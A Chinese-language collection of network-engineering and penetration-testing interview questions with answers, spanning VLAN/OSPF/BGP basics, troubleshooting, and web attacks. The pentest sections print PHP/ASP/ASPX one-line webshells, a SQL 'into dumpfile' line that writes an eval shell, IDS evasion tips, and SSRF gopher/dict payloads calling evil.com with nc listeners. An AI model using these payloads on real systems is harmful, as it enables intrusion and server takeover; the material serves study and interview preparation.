配置错误导致的任意代码执行、任意文件写入漏洞 弱口令+管理后台war包部署getshell manager/html管理后台弱口令爆破

JBoss:

5.x/6.x反序列化漏洞（CVE-2017-12149） JMXInvokerServlet反序列化 EJBInvokerServlet反序列化 JMX Console未授权访问 弱口令+管理后台war包部署getshell

WebLogic:

XMLDecoder 反序列化漏洞（CVE-2017-10271 & CVE-2017-3506） wls9\_async\_response,wls-wsat 反序列化远程代码执行漏洞（CVE-2019-2725） WLS Core Components 反序列化命令执行漏洞（CVE-2018-2628） 弱口令+管理后台war包部署getshell

### 问题59：谈一谈Windows系统与Linux系统提权的思路？

**答案：**

Windows:

数据库提权：mysql、sqlserver第三方软件提权：serv-u DLL劫持 系统内核溢出漏洞提权：cve系列

Linux：

sudo提权 suid提权 redis 内核提权

### 问题60：python有哪些框架，其中出现过哪些漏洞

**答案：**

Django、Flask、Scrapy Django任意代码执行 Flask模板注入

### 问题61：小程序的渗透和普通渗透的差异

**答案：**

渗透过程不变，依旧是抓包修改参数渗透 不同点是小程序会将包下载到本地，可以使用逆向还原工具反编译

### 问题62：app本身的漏洞测试 四大组件

**答案：**

Activity组件:

activity绑定browserable与自定义协议 ActivityManager漏洞

Service组件:

权限提升，拒绝服务攻击

Broadcast Receiver组件:

权限管理不当 BroadcastReceiver导出漏洞 动态注册广播组件暴露漏洞

Content Provider组件:

读写权限漏洞 Content Provider中的SQL注入漏洞 Provider文件目录遍历漏洞

### 问题63：IDS/IPS防护原理及绕过思路

**答案：**

原理：

IDS工作在网络层，旁路部署，通过抓取和分析网络流量来发现攻击 IPS一般也是在网络层旁路，可以理解为具备阻断能力的IDS，是IDS的升级版（也有IDS检测到攻击通知阻断设备执行阻断动作的设备联动模式），可以覆盖网络层和应用层

绕过：

TCP分片：拆分出两个TCP包 IP分片：原理同TCP分片，但是丢包严重 程序bug/性能问题：发送大量无效包，消耗IPS性能 伪造TCP状态：绕过基于状态追踪的IPSIPV6绕过：使用IPV6地址绕过

### 问题64：json的csrf的利用

**答案：**

使用XMLHttpRequest、fetch构造出JSON请求，利用Flash的跨域与307跳转来绕过http自定义头限制

json格式的数据包可以测哪些漏洞

### 问题65：内网服务器，如何进行信息收集？

**答案：**

使用脚本收集：端口信息、服务信息 系统命令收集：域内用户可使用域命令收集域信息，net group "domain users" /domain等 端口扫描工具全段扫描 本机信息收集：管理密码、登录日志看管理员ip、服务密码收集、网段信息查看、历史记录查看 内网DNS域传送漏洞

# 企业常见网络安全面试题

## 一、常见技术类面试题

### 问题1：VLAN是什么？

**答案：**--虚拟局域网

### 问题2：VLAN的作用是什么？

**答案：**分割广播域

### 问题3：部署VLAN后有什么优势？

**答案：**

1） 限制广播域，节省带宽资源

2） 增强局域网安全性

3） 提高网络的健壮性

4） 灵活的构建局域网

### 问题4：VLAN有几种划分方式？

**答案：**

1） 基于接口

2） 基于MAC地址

3） 基于子网

4） 基于协议

### 问题5：企业常用的划分方式是那些？

**答案：**基于接口的静态划分

### 问题6：VLAN下的端口角色类型有几种？

**答案：**

1） access

2） trunk

3） hybrid

4） qinq

### 问题7：ACCESS和TRUNK的区别是什么？

**答案：**

1) Trunk链路同一时刻可以支持多个 VLAN 的数据转发，数据携带 VLAN 标签（native vlan 除外）

2) Access链路同一时刻只能传输一个 VLAN 的数据，发送数据的时候剥离VLAN标签

3）Trunk链路一般用于交换机连接交换机

4）Access链路一般用于交换机连接终端

### 问题8：STP是什么？MSTP 是什么？

**答案：**

1) stp :生成树协议

2) mstp : 多生成树协议

### 问题9：STP的作用是什么？

**答案：**当二层网络存在冗余链路的情况下，用来防止二层转发环路的发生

### 问题10：STP的端口角色和端口状态有那些?

**答案：**

1） 端口的角色：根端口、指定端口和非指定端口

2） 端口的状态：disabled、blocking、listening 、learning、forwarding

### 问题11：STP的两种度量是什么？

**答案：**

1）桥ID ：BID（Bridge Identifier）

--组成：16位（2字节）的优先级 + 48位（6字节）的MAC地址

--桥的优先级可以手动配置，自定义修改，范围0-61440，默认值32768，步长 4096

2）端口ID ：PID （Port Identifier）

--组成：4位的端口优先级 + 12位的端口号 （共16位）

### 问题12：如何选择根网桥（RB）

**答案：**

1）比较交换机的BID，BID小的为根

--BID是由优先级+MAC地址两部分组成

### 问题13：根端口的作用是什么， 如何选择根端口（RP）

**答案：**

1）作用：专门用来接收BPDU报文（接收根桥指令的）

2）非根交换机上有且仅有一个根端口（根交换机上是没有根端口的）

规则1：非根交换机上到根交换机花费最小的端口就是根端口

规则2：当到根交换机Cost值相同的时候，比较发送者的BID

规则3：当Cost的值和发送者的BID的值都相同时，比较发送者的PID

规则4：当发送者的PID也相同的情况下，比较接收者的PID

### 问题14：指定端口的作用是什么，如何选择指定端口（DP）

**答案：**

作用：专门用来发送BPDU报文（发送根桥指令的）

规则1：比较到根交换机最小的cost值

规则2：cost值相同时，两台交换机相互比较BID，PID

定律1：根网桥上的所有端口都是指定端口

定律2：一个网线上的一个端口是根端口，那另外一个端口肯定是指定端口

定律3：每个端口只能承担一个角色

定律4：同一条链路上，有且仅有一个指定端口

### 问题15：MSTP和STP相比，有那些优势？

**答案：**

1） vlan数据的负载均衡

2） 快速收敛

### 问题16：RSTP为什么比STP收敛速度快？

**答案：**

1）P/A机制

2） 删除了3种端口状态：disabled、blocking、listening （discarding、learning、forwarding）

3） 增加了2个端口角色：alternate（替换）、backup(备份)

### 问题17： VRRP是什么？

**答案：**--虚拟路由冗余协议

### 问题18：VRRP可以解决什么问题？

**答案：**路由备份

### 问题19：VRRP的组播地址？

**答案：**224.0.0.18

### 问题20：VRRP状态有哪些?

**答案：**

1）初始化（initiailze)

2) 活动 （master)

3) 备份 （backup)

### 问题21：VRRP组成员角色有哪些?

**答案：**

1）主（master)

2) 备 （backup)

3) 虚拟 （virtual)

### 问题22：VRRP主备角色选择原则是什么?

**答案：**

1）首先比较优先级，优先级大的为master

2) 如果优先级一致，其次比较ip地址，IP地址大的为master

### 问题23：VRRP工作过程简述?

**答案：**

1）主网关周期性发送vrrp 通告报文（三层心跳报文）

2）通告报文发送的周期时间：默认情况下是1秒

3）通告报文发送的目的地址是组播地址：224.0.0.18

4）备份网关监控主网关状态，在3倍的"发送周期"后，如果无法收到主网关发送的vrrp 通告报文，备份网关升级为“主网关”，承担流量转发任务。

### 问题24：OSPF是什么？

**答案：**

--开放式最短路径优先协议

### 问题25：OSPF 的区域有哪些？

**答案：**

1） ospf 引入区域的概念，分为两层：骨干区域和非骨干区域

2）非骨干区域：普通区域和 特殊区域

3）stub区域、Totally Stub 区域 、 NSSA 区域 、 Totally NSSA 区域

### 问题26：ospf无法建立邻居关系的原因有那些？

**答案：**

1) 3层IP地址无法互通

2) 双方的 router-id 相同

3) 双方的 区域号 不同

4) OSPF hello 计时器不同

5) OSPF dead 计时器不同

6) 子网掩码不相同

7) 优先级全为 0

8) 特殊标记位不同

### 问题27：OSPF引入区域的优势是什么？

**答案：**

1）减少SPF数量的规模，提高路由计算速度

2）方便进行路由管理，可以执行路由汇总和路由过滤

3）增强网络的稳健性，某个区域拓扑发生变化，不会影响其他区域

### 问题28：OSPF五种报文是什么？

**答案：**

1）Hello :用于邻居的发现，建立，维护与拆除

2）DD：用于同步数据库（LSDB）

3）LSR：用于向对方请求所需的LSA

4）LSU：用于向对方发送其所需要的LSA

5）LSACK：用来对收到的LSA进行确认

### 问题29：邻居的状态有哪些？

**答案：**

1）down ：挂掉/断开

2）init : 初始化状态；

3）two-way ：双向通信状态；

4）exstart ：交换 初始化状态

5）exchange ：交换 状态

6）loading ：加载

7）full 完全邻接

### 问题30：OSPF的工作过程

**答案：**

1）建立邻居表

2）同步数据库

3）计算路由表

### 问题31：ACL是什么？

**答案：**

--访问控制列表

### 问题32：ACL作用？

**答案：**

1）控制流量，自定义分配带宽资源

2）控制行为，保证企业局域网安全

### 问题33：ACL分类？

**答案：**

1）基本 -2000-2999 思科：标准：1-99

2）高级 --3000-3999 思科：扩展：100-199

3）二层--4000-4999 思科：命名：分为标准命名、扩展的命名

4）用户自定义--5000-5999

5）用户--6000-6999

### 问题34：ACL的组成？

**答案：**

1）规则编号（rule)：0~4294967296

2）动作 ：permit（允许） / deny （拒绝）

3) 匹配项（只介绍部分匹配项）：

--二层：源mac地址、目的mac地址、以太帧协议类型

--三层：源IP地址、目的IP地址、协议号

--四层：源端口、目标端口

### 问题35：ACL的匹配顺序是什么？

**答案：**

1）一条acl可以由多条 deny | permit 语句组成

2）每一条语句描述一条规则，所以在一个acl号下，可以包换多条规则

3）但是这些规则可能存在重复或矛盾

# rule 10 deny ip source 192.168.1.1 0

# rule 20 permit ip source 192.168.1.0 0.0.0.255

4）华为设备默认acl匹配顺序是config 模式

@匹配顺序：

--按照acl规则编号，从小到大的顺序进行报文匹配（编号越小越优先）

--匹配即停止，按照规则的要求执行允许或拒绝动作

--如果一个数据包没有匹配到acl列表中的第一个条目，继续向下匹配第二个条目

--如果acl列表中所有的条目都没有匹配到，则执行隐含规则

--隐含规则有两个，一个是拒绝所有，一个是允许所有

### 问题36：ACL隐含规则

**答案：**

1）华为允许所有的匹配规则

@ 在acl和traffic-filter 联动的时候

@ 并且，一个数据包匹配不到acl列表里面任何一条规则时

2）华为拒绝所有的匹配规则

@当acl 不和traffic-filter 联动的是，都是拒绝所有

#在acl 和nat 联动的时候，在acl和策略路由，在acl和vty 联动的时候

### 问题37：ACL特点

**答案：**

1）acl对设备本身的始发流量不起作用，只对经过的流量起作用

### 问题38：NAT是什么

**答案：**--网络地址转换

### 问题39：NAT的作用

**答案：**

1）在节约ipv4地址的前提下，实现大量内网主机与公网通信

2）在一定程度下对内网起到保护作用，隐藏公司网络和IP

### 问题40：NAT的分类

**答案：**

1）napt----大型企业用

2）easy-ip---小型企业用--利用出接口做nat

3）nat server ---端口映射，对于一些特殊协议要开启NAT ALG功能

### 问题41：DHCP是什么

**答案：**--动态主机配置协议

### 问题42：DHCP角色

**答案：**

1）DHCP客户端

2）DHCP服务器

3）DHCP中继

### 问题43：DHCP首次接入

**答案：**

1）客户机广播发送DHCP发现报文（discover)-----寻找DHCP服务器

2) 服务器收到后，会单播回复DHCP回应报文（offer)----回应客户机的DHCP请求

3) 客户机在次广播发送DHCP请求报文（request)----请求租用IP地址

4) 服务器收到后，会单播回复客户机DHCP 确认报文（ack)----把IP地址租给客户机

其实这个过程中还有两个动作，很关键

备注1：DHCP服务器在给主机分配IP地址的时候，可以做ICMP-ping 探测，

探测的目的是保证自己分发出去的IP地址是空闲的，不存在冲突，避免造成客户机冲突无法上网，

为什么？DHCP难道不知道自己分发了那些IP地址吗？当然知道，只不过有特殊情况，

特殊情况就是可能有的电脑会手动配置静态IP地址，这个DHCP服务器是无法控制的，所以，我们可以做ping 探测

[DHCP-R1]dhcp server ping packet 3 //配置icmp探测

[DHCP-R1]dhcp server ping timeout 1000 //配置探测超时

备注2：客户机收到服务器发送的ACK确认报文后，

其实是不放心的，要发送免费ARP（目的地址为自己IP地址的arp）

探测DHCP分配给自己的这个地址是否是有别人在用，如果解析到的MAC地址是自己的MAC地址，才会放心

## 二、备注：扩展面试题，仅供参考

### 问题44：IS-IS路由器的类型

**答案：**

1）level-1 路由器

2）level-2 路由器

3）level-1-2 路由器

### 问题45：IS-IS建立邻居关系

**答案：**

1）只有同一层次的相邻路由器才有可能成为邻居。

2）对于Level-1路由器来说，区域号必须一致。

3）链路两端IS-IS接口的网络类型必须一致

4）链路两端IS-IS接口的地址必须处于同一网段

### 问题46：IS-IS的报文类型

**答案：**

1）Hello：hello报文，用于建立和维持邻居关系，也称为IIH

2）LSP：链路状态报文LSP，用于交换链路状态信息

3）SNP：序列号报文SNP，SNP包括全序列号报文CSNP和部分序列号报文PSNP

### 问题47：IS-IS与OSPF差异性

**答案：**

1）IS-IS协议只支持两种网络类型，OSPF协议支持四种网络类型

2）IS-IS协议分L1/L2区域，L2是骨干区域有全部明细路由，L1去往L2只有默认路由。OSPF分骨干，普通，特殊区域。普通区域和特殊区域跨区域访问需要经过骨干区域。

3）IS-IS协议报文类型只有LSP报文，简单高效，无需递归计算。OSPF协议LSA类型多样，有1/2/3/4/5/7类等，需要递归计算，适合精细化调度计算。

4）ISIS协议收敛比较快，计算路由的报文开销也比较小。OSPF协议相对来说过程繁琐复杂些。

5）ISIS协议使用TLV传递，结构简单，易于扩展，OSPF协议支持IPv4和IPv6的OSPF协议是两个独立的版本（OSPFv2和OSPFv3）

### 问题48：什么是BGP

**答案：**

1）BGP：边界网关协议

2）BGP是公有标准协议，任何厂商设备的都支持，

3）位于OSI模型第7层（应用层），底层使用的是TCP协议，端口号为179

### 问题49：BGP的五种报文

**答案：**

1）open 报文：用于建立邻居关系

2）keep alive:用于维护邻居关系 （周期性发送，保持bgp 连接）

3）upadate :用于更新路由信息

4）notification : 错误信息报文，用于断开bgp连接

5）router-refreash：请求邻居重新发送路由信息

### 问题50：BGP的六种状态

**答案：**

1）idle :初始化状态

2）connect ：tcp连接状态

3）active ：活跃状态

4）open sent :open报文已发送状态：已向邻居发送open报文

5）open comfirm :open报文确认状态

6）established :连接已建立状态

### 问题51：BGP 通告原则

**答案：**

1）仅将自己最优的路由条目发给邻居

2）通过EBGP获得的最优路由，发布给所有的BGP邻居

3）通过IBGP获得的最优路由，不会发布给其他的IBGP邻居 （水平分割--有效防环）

4）BGP和IGP同步 （华为默认关闭）

### 问题52：IBGP水平分割解决方案

**答案：**

1）BGP全互联

2）BGP联盟

3）路由反射器

### 问题53：列举2个BGP公认必遵属性

**答案：**

1）Origin属性：定义路径信息的来源

2）AS\_path属性：按顺序记录一条路由从源地址到目的地址所经过的AS编号

3）Next\_Hop：定义路由的下一跳信息

### 问题54：MPLS是什么

**答案：**

1）MPLS：多协议标签交换

### 问题55：MPLS网络架构：

**答案：**

1）进行标签交换的路由器，称为LSR（标签交换机路由器）

2）由多台LSR路由器构建的区域称为mpls区域

--LER--ingress：入口节点---标签压入---mpls区域边缘设备

--lSR--transit ： 中间节点---转发

--LER--egress：出口节点---标签弹出---mpls区域边缘设备

### 问题56：MPLS中，LSP是什么

**答案：**

1）LSP：标签交换路径--使用标签转发数据，需要先建立LSP，在进行标签数据转发

### 问题57：MPLS标签分配范围

**答案：**

1）0--15：特殊标签

2）16--1023 ：一般是静态lsp建立使用的标签

3）1024---以上：一般是动态lsp 建立使用的标签

### 问题58：MPLS标签发布方式：

**答案：**

1） DU方式：下游主动方式---华为默认

2）DoD方式：下游按需方式

### 问题59：MPLS标签分派方式：

**答案：**

1）独立分配（Independent) 方式

2）有序分配（ordered) 方式

60、MPLS标签保存方式：

1）libral：自由方式：保存所有的

2）conservative ：保守方式：保存最优的

## 三、常见排错类面试题

### 问题1：电脑无法开机原因都有那些，你的排错思路是什么？

**答案：**电源、主板、CPU、内存、静电、硬盘、系统

### 问题2：电脑运行卡顿原因都有那些，你的解决方案是什么？

**答案：**

1） 优化开机启动项

2） 优化磁盘碎片，清理垃圾

3） 优化服务和进程

4） 杀毒

5） 增加内存

6） 更换固态硬盘

### 问题3：一台电脑无法上网原因有那些，你的排错思路是什么？

**答案：**

1） 排查线路（测线仪）-电脑右下角是红叉还是感叹号，还是正常显示，检查水晶头是否氧化，网卡驱动是否存在

2） 检查能否获取IP地址，获取的IP地址是否合法 （ipconfig /release ipconfig /renew）

3） 重置tcp/ip服务 net winsock reset

4） 检查局域网是否有dhcp 仿冒攻击和arp欺骗

5） 检查是否被上网行为管理限制

6） 检查是否感染病毒，杀毒

7） 用排除法替换电脑、网线，网卡，交换机接口

### 问题4：部门几十台电脑无法上网，原因有那些，你的思路？

**答案：**

1） 确认故障电脑是否属于同一vlan、是否连接的同一台交换机

2） 检查接入层交换机状态、配置、端口及流量，与上联交换机是否通信正常，检查上联交换机

3） 检查内网是否有dhcp 仿冒攻击

4） 检查内网是否有二层环路

5） 检查内网是否有arp攻击

6） 检查是否感染病毒和木马

7） 检查上网行为管理是否限制

### 问题5：全公司都无法上网，原因有那些，你如何快速的确定故障原因?

**答案：**

1） 检查电脑是否能获取合法IP地址

2） 检查核心交换机状态，配置，接口

3） 检查出口防火墙状态，配置，接口

4） 用ping测试， ping核心，ping防火墙内网口， ping防火墙外网口，ping公网网关地址，ping公网的dns地址

5）检查是否有网络攻击或者网络劫持

## 四、常识类面试题1

### 问题1：你在上一家公司主要负责什么，你每天主要工作是什么？

**答案：**根据简历中工作经验的描述去回答

### 问题2：日常运维巡检都怎么巡检，你关注的点是什么？

**答案：**

1） 机房环境检查（温度，湿度，灰尘，静电，空调，IPS，市电、防火，防水，防雷）

2） 设备运行状态检查

3） 设备端口内容检查

4） 运行业务检查

5） 安全防护检查

6） 确认公司是否有部署类似esight平台、zabbix 平台等

### 问题3：你上家公司的网络拓扑图你画一下

**答案：**亿图、visio、太多软件了

### 问题4：你有用过那些厂商的设备，具体是那些型号?

**答案：**已化为为例：去华为、H3C、锐捷、天融信，深信服，启明星辰，思科，神州数码官网去查

1） s1700系列

2） s2700系列

3） s3700系列

4） s5700系列 比如 s5720 s5730

5） s6700系列

6） s7700系列 比如 s7703 s7706 s7710 s7712

7） s9700系列

8） s12700系列

9） s12800系列

### 问题5：怎么判断交换机二层网络中是否存在环路？

**答案：**

1）通过display interface brief | include up命令，接近100%，

2.）判断交换机是否存在MAC地址漂移

− 可以多次执行display mac-adrress来观察，若MAC地址在交换机不同的接口学习到。

## 五、常识类面试题2

### 问题1：你在工作中有遇到过那些问题，你是如何解决的？

**答案：**结合你的简历中描述的工作经验去回答，可以提前去技术论坛查找一下运维工作解决方案

### 问题2：你熟悉oa/erp/crm/邮箱/视频会议系统吗，你都了解那些厂商的？

**答案：**致远、泛微、sap、用友、金蝶、浪潮···········

### 问题3：你熟悉无线覆盖吗，如何实施无线覆盖，你大概描述一下？

**答案：**

1）AP+AC+POE供电交换机模式

2）确认环境、确认信号穿透效果

3）确认部署方式，壁挂&吸顶

4）确认信息点数量、AP数量、AC数量、POE交换机数量

5）路由、无线漫游、无线全覆盖、信道干扰、安全认证

### 问题4：怎么管控公司内部员工的上网行为，你有好的方法吗？

**答案：**上网行为管理

## 六、渗透测试岗位常见面试题（非课程知识---仅供参考借鉴）

### 问题1：拿到一个待检测的站，你觉得应该先做什么？

**答案：**--收集信息：whois、网站源IP、旁站、C段网站、服务器系统版本、容器版本、程序版本、数据库类型、二级域名、防火墙、维护者信息另说..

### 问题2：在渗透过程中，收集目标站注册人邮箱对我们有什么价值？

**答案：**

1) 丢社工库里看看有没有泄露密码，然后尝试用泄露的密码进行登录后台

2) 用邮箱做关键词进行丢进搜索引擎

3) 利用搜索到的关联信息找出其他邮箱进而得到常用社交账号

4) 社工找出社交账号，里面或许会找出管理员设置密码的习惯

5) 利用已有信息生成专用字典

6) 观察管理员常逛哪些非大众性网站，拿下它，你会得到更多好东西

### 问题3：常见的网站服务器容器?

**答案：**

--IIS、Apache、nginx、Tomcat,weblogic、jboss

### 问题4：拿到一个webshell发现网站根目录下有.htaccess文件，我们能做什么？

**答案：**--能做的事情很多，用隐藏网马来举例子：

插入<FilesMatch "xxx.jpg"> SetHandler application/x-httpd-php </FilesMatch>

.jpg文件会被解析成.php文件

### 问题5：注入漏洞只能查账号密码？

**答案：**--可脱裤，可上传webshell,可执行命令

### 问题6：安全狗会追踪变量，从而发现出是一句话木马吗？

**答案：**--是根据特征码，所以很好绕过

### 问题7：CSRF、SSRF和重放攻击有什么区别？

**答案：**

1)CSRF是跨站请求伪造攻击，由客户端发起

2)SSRF是服务器端请求伪造，由服务器发起

3)重放攻击是将截获的数据包进行重放，达到身份认证等目的

### 问题8：说出至少三种业务逻辑漏洞，以及修复方式？

**答案：**

1)密码找回漏洞中存在密码允许暴力破解、存在通用型找回凭证、可以跳过验证步骤、找回凭证可以拦包获取等方式来通过厂商提供的密码找回功能来得到密码

2)身份认证漏洞中最常见的是会话固定攻击和Cookie 仿冒，只要得到Session 或Cookie 即可伪造用户身份

3)验证码漏洞中存在验证码允许暴力破解、验证码可以通过Javascript 或者改包的方法来进行绕过

### 问题9：你常用的渗透工具有哪些，最常用的是哪个？

**答案：**

burpsuit,appscan,avwvs,sqlmap,fiddler等

### 问题10：谈谈你经常关注的安全平台？

**答案：**

如，tools.net,90sec,先知社区，安全客，freebuf等

### 问题11：sqlmap，怎么对一个注入点注入？

**答案：**

1)如果是get型号，直接，sqlmap -u "诸如点网址".

2)如果是post型诸如点，可以sqlmap -u "注入点网址” --data="post的参数"

3)如果是cookie，X-Forwarded-For等，可以访问的时候，用burpsuite抓包，注入处用\*号替换，放到文件里，然后sqlmap -r "文件地址"

### 问题12：sql注入的几种类型？

**答案：**

1)报错注入

2)bool型注入

3)延时注入

4)宽字节注入

### 问题13：盲注和延时注入的共同点？

**答案：**

都是一个字符一个字符的判断

### 问题14：sql注入写文件都有哪些函数？

**答案：**

(1)select '一句话' into outfile '路径'

(2)select '一句话' into dumpfile '路径'

(3) select '<?php eval($\_POST[1]) ?>' into dumpfile'd:\wwwroot\baidu.com\nvhack.php';

### 问题15：owasp 漏洞都有哪些？

**答案：**

1)SQL注入防护方法：

2)失效的身份认证和会话管理

3)跨站脚本攻击XSS

4)直接引用不安全的对象

5)安全配置错误

6)敏感信息泄露

7)缺少功能级的访问控制

8)跨站请求伪造CSRF

9)使用含有已知漏洞的组件

10)未验证的重定向和转发

### 问题16：SQL注入防护方法？

**答案：**

1)使用安全的API

2)对输入的特殊字符进行Escape转义处理

3)使用白名单来规范化输入验证方法

4)对客户端输入进行控制，不允许输入SQL注入相关的特殊字符

5)服务器端在提交数据库进行SQL查询之前，对特殊字符进行过滤、转义、替换、删除。

### 问题17：简述Linux系统安全加固需要做哪些方面？

**答案：**

1.密码安全策略

2.关闭不必要的端口和服务

3.文件权限的设置等

### 问题18：你使用什么工具来判断系统是否存在后门？

**答案：**

pchunter攻击查看进程和服务

### 问题19：Linux的Selinux是什么？

**答案：**

如何设置Selinux？SELinux是一种安全子系统，它能控制程序只能访问特定文件

使用setup工具进入图形化关闭搜索或者修改/etc/sysconfig/selinux 文件SELINUX=disabled

防火墙打开使用service iptables start或则/etc/init.d/iptables start

### 问题20：mysql表权限里面，除了增删改查，文件读写，还有哪些权限？

**答案：**

排序，查询，索引等

### 问题21：mysql安全要如何做？

**答案：**

Mysql账户权限安全

Mysql数据的网络安全配置

密码策略安全

Mysql日志

Mysql数据库服务所在主机安全配置

部署SQL注入检测、防御模块

mysqld安全相关启动选项

mysql备份策略

### 问题22：mysql数据库默认有哪些库？说出库的名字？

**答案：**

1.mysql库，存储用户等信息

2.information\_schema，存储表、锁等性能信息

3.test，mysql自建测试库

4.performance\_schema，互斥锁等信息（5.6之前需要手动开启，从5.6开始默认开启）

### 问题23：CSRF漏洞的本质是什么？

**答案：**

本质就是xss

### 问题24：如果给你一个XSS漏洞，你还需要哪些条件可以构造一个蠕虫？

**答案：**存储型的xss，并且需要访问量大的页面或者关注按钮，如微博，论坛等

### 问题25：在社交类的网站中，哪些地方可能会出现蠕虫？

**答案：**微博关注，社交报告调查，贴吧评论等

### 问题26：手工查找后门木马的小技巧？

**答案：**

1）首先最需要注意的地方是系统的启动项，可以在“运行”-输入“msconfig命令”在打开的系统配置实用程序里的启动列表查看，并且服务也要注意一下，如果对电脑不是太熟悉的童鞋建议使用360安全卫士的开机加速功能，来查看有无异常的可以启动项和服务项，因为在后门木马中99%都会注册自己为系统服务，达到开机自启动的目的，如果发现可疑项直接打开相应的路径，找到程序文件，直接删除并且禁止自启动；

2）查看系统关键目录system32和系统安装目录Windows下的文件，xp系统下两者默认路径分别是C:\WINDOWS\system32和C:\WINDOWS\。然后最新修改的文件中有没有可疑的可执行文件或dll文件，这两个地方都是木马最喜欢的藏身的地方了（小提示：一定要设置显示所有的文件的文件夹哦）。

3）观察网络连接是否存在异常，还有“运行”-“cmd”-“netstat -an”查看有没有可疑或非正常程序的网络连接，如果对电脑不是很熟悉建议大家使用360的流量监控功能更加直观和方便，尤其注意一下远程连接的端口，如果有类似于8000等端口就要注意了，8000是灰鸽子的默认端口，记得有一次自己就在后门木马测试中在网络连接中发现8000端口，当然意思不是说只要没有8000端口的网络连接就一定安全，因为8000端口只是灰鸽子上线的默认端口，并且端口是可以更改的。

4）通过以上方法，可以查找到电脑的一些可疑文件，如果确认无疑，就可以手工进行删除了。当然还可以借助杀毒软件的力量。如果你真的中了木马后门，不用慌。最好最彻底的方法是重装系统后，在安全模式下，利用最新病毒库的杀软进行查杀。

### 问题27：常用的一句话木马？

**答案：**

asp一句话木马：

<%execute(request("value"))%>

php一句话木马：

<?php @eval($\_POST[value]);?>

变形：

<?php $x=$\_GET[‘z’];@eval(“$x;”);?>

aspx一句话木马：

<%@ Page Language="Jscript"%>

<%eval(Request.Item["value"])%>

### 问题28：Web服务器被入侵后，怎样进行排查？

**答案：**

1）查看下web 服务器日志

2）看看有没有异常端口开放，

3）使用安全狗等服务器安全软件清扫。

### 问题29：证书要考哪些？

**答案：**

信息安全国际第一认证——CISSP

信息安全国内认证——CISAW

信息安全国内认证——CISP

信息安全技术实操认证新贵——Security+IT

审计人员的必备之证——CISA

### 问题30：IIS服务器应该做哪些方面的保护措施？

**答案：**

1） 保持Windows升级:

2） 使用IIS防范工具

3） 移除缺省的Web站点

4.）如果你并不需要FTP和SMTP服务，请卸载它们

5.）有规则地检查你的管理员组和服务:

6.）严格控制服务器的写访问权限

7.）设置复杂的密码

8.）减少/排除Web服务器上的共享

9.）禁用TCP/IP协议中的NetBIOS:

10.）使用TCP端口阻塞

11.）仔细检查\*.bat和\*.exe 文件: 每周搜索一次\*.bat

12.）管理IIS目录安全:

13.）使用NTFS安全:

14.）管理用户账户

15.）审计你的Web服务器:

### 问题31：渗透测试的流程是什么？

**答案：**

攻击前：网络踩点、网络扫描、网络查点

攻击中：利用漏洞信息进行渗透攻击、获取权限

攻击后：后渗透维持攻击、文件拷贝、木马植入、痕迹擦除

### 问题32：DVWA是如何搭建的？

**答案：**

启动xampp（XAMPP（Apache+MySQL+PHP+PERL）是一个功能强大的建站集成软件包。）下的apache中间件和mysql

将dvwa放到xampp下的htdocs目录下

在浏览器输入http://127.0.0.1/dvwa 即可使用啦！

# 面试题理论1.0答案版

### 问题1：从服务器接收到的响应来区分SQL注入大致可以分为几种类型？（5分）

**答案：**

基于报错的SQL注入，联合查询，堆叠注入，SQL盲注（布尔型注入，延时注入，报错注入）

报错注入（常见的十种报错函数:答出前三个即可

extractvalue(),

floor(),

updatexml(),

exp(),

polygon(),

multipoint(),

multilinestring(),

linestring(),

multipolygon(),

GeometryCollection()）

### 问题2：sql如何写shell以及单引号被过滤怎么办？（10分）

**答案：**

先判断是否满足如下条件：

secure\_file\_priv参数是否为空，root权限，file权限，GPC关闭，知道相关网站路径，相关读写函数：

写文件函数：into outfile, into dumpfile

1. outfile函数可以导出多行，而dumpfile只能导出一行数据outfile函数在将数据写到文件里时有特殊的格式转换

2. dumpfile则保持原数据格式

读文件函数：load\_file()

判断是否有相关的写入权限，如果有则使用相关的文件写函数向网站路径进行写码操作，存在单引号过滤，可以将一句话的内容进行16进制的编码操作或者尝试利用宽字节。如果没有过滤的话，直接使用sqlmap –os-shell.

### 问题3：xss大致分为几种类型以及每种类型之间的区别?(5分)

**答案：**

存储型，反射型，DOM型

存储型：

是将相关的xss攻击代码直接存储到数据库中，只需要用户访问相关界面就会触发相关代码执行。不需要用户去主动触发。

反射型：

相关的xss代码反应在相关页面的响应中，需要相关用户主动去触发，用户提交数据

DOM型：

通过修改页面的DOM型节点形成xss

### 问题4：阐述对ssrf漏洞的了解（ssrf是什么，利用方式，IP存在正则过滤如何绕过，dns重绑攻击）（20分）

**问题1:ssrf是什么？**

**答案：**

服务端请求伪造（Server Side Request Forgery, SSRF）指的是攻击者在未能取得服务器所有权限时，利用服务器漏洞以服务器的身份发送一条构造好的请求给服务器所在内网。SSRF攻击通常针对外部网络无法直接访问的内部系统。

**问题2:利用方式**

**答案：**

SSRF可以对外网、服务器所在内网、本地进行端口扫描，攻击运行在内网或本地的应用，或者利用File协议读取本地文件。

操作redis使用什么协议：

dict协议

读文件使用什么协议：

file://

反弹shell使用什么协议

gopher://

url/ssrf.php?url=http://evil.com/gopher.php

<?php

header('Location: gopher://evil.com:12346/\_HI%0AMultiline%0Atest');

?>

# nc -v -l 12346

sftp://

ssrf.php?url=sftp://evil.com:11111/

$ nc -v -l 11111

dict://

ssrf.php?dict://attacker:11111/

$ nc -v -l 11111

tftp://

ssrf.php?url=tftp://evil.com:12346/TESTUDPPACKET

# nc -v -u -l 12346

**问题3:IP绕过（使用正则表达式进行过滤）**

**答案：**

改编IP地址的写法如：192.168.0.1

1. 8进制格式：0300.0250.0.1

2. 16进制格式：0xC0.0xA8.0.1

3. 10进制整数格式：3232235521

4. 16进制整数格式：0xC0A80001

5. 合并后两位：1.1.278 / 1.1.755

6. 合并后三位：1.278 / 1.755 / 3.14159267

**问题4:dns重绑攻击**

**答案：**

问题4描述：对于用户请求的URL参数，首先服务器端会对其进行DNS解析，然后对于DNS服务器返回的IP地址进行判断，如果在黑名单中，就禁止该次请求。

第一次去请求DNS服务进行域名解析到第二次服务端去请求URL之间存在一个时间差，利用这个时间差，可以进行DNS重绑定攻击

要完成DNS重绑定攻击，我们需要一个域名，并且将这个域名的解析指定到我们自己的DNS Server，在我们的可控的DNS Server上编写解析服务，设置TTL时间为0。这样就可以进行攻击了，完整的攻击流程为：

1. 服务器端获得URL参数，进行第一次DNS解析，获得了一个非内网的IP

2. 对于获得的IP进行判断，发现为非黑名单IP，则通过验证

3. 服务器端对于URL进行访问，由于DNS服务器设置的TTL为0，所以再次进行DNS解析，这一次DNS服务器返回的是内网地址。

4. 由于已经绕过验证，所以服务器端返回访问内网资源的结果。

